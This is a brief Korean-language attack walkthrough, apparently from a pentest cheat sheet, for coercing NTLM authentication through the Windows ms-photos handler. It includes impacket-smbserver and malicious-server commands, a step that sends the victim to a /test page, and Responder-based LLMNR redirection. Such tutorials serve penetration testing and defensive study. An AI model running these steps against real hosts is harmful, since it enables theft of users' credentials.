
smb 서버를 엽니다
# With a picture: Opens the photo on the target with photos.exe
# Without a picture: Nothing, no photos.exe process window
impacket-smbserver share . -smb2support
악성 python 서버를 시작합니다
# Edit first the information about the IP, share, and filename for UNC coercing.
python3 ms-photos-server.py
해당 위치로 이동합니다
Chrome을 열고 /test로 이동합니다
또한 responder로도 수행할 수 있습니다. LLMNR 요청을 발생시키는 확인되지 않은 도메인은 스크립트로 리디렉션되어, NTLM 사용자/비밀번호 인증 창을 띄우는 대신 모든 사용자를 강제할 수 있습니다. 이 기능을 사용하려면 스크립트를 먼저 실행한 다음 responder를 실행하세요.
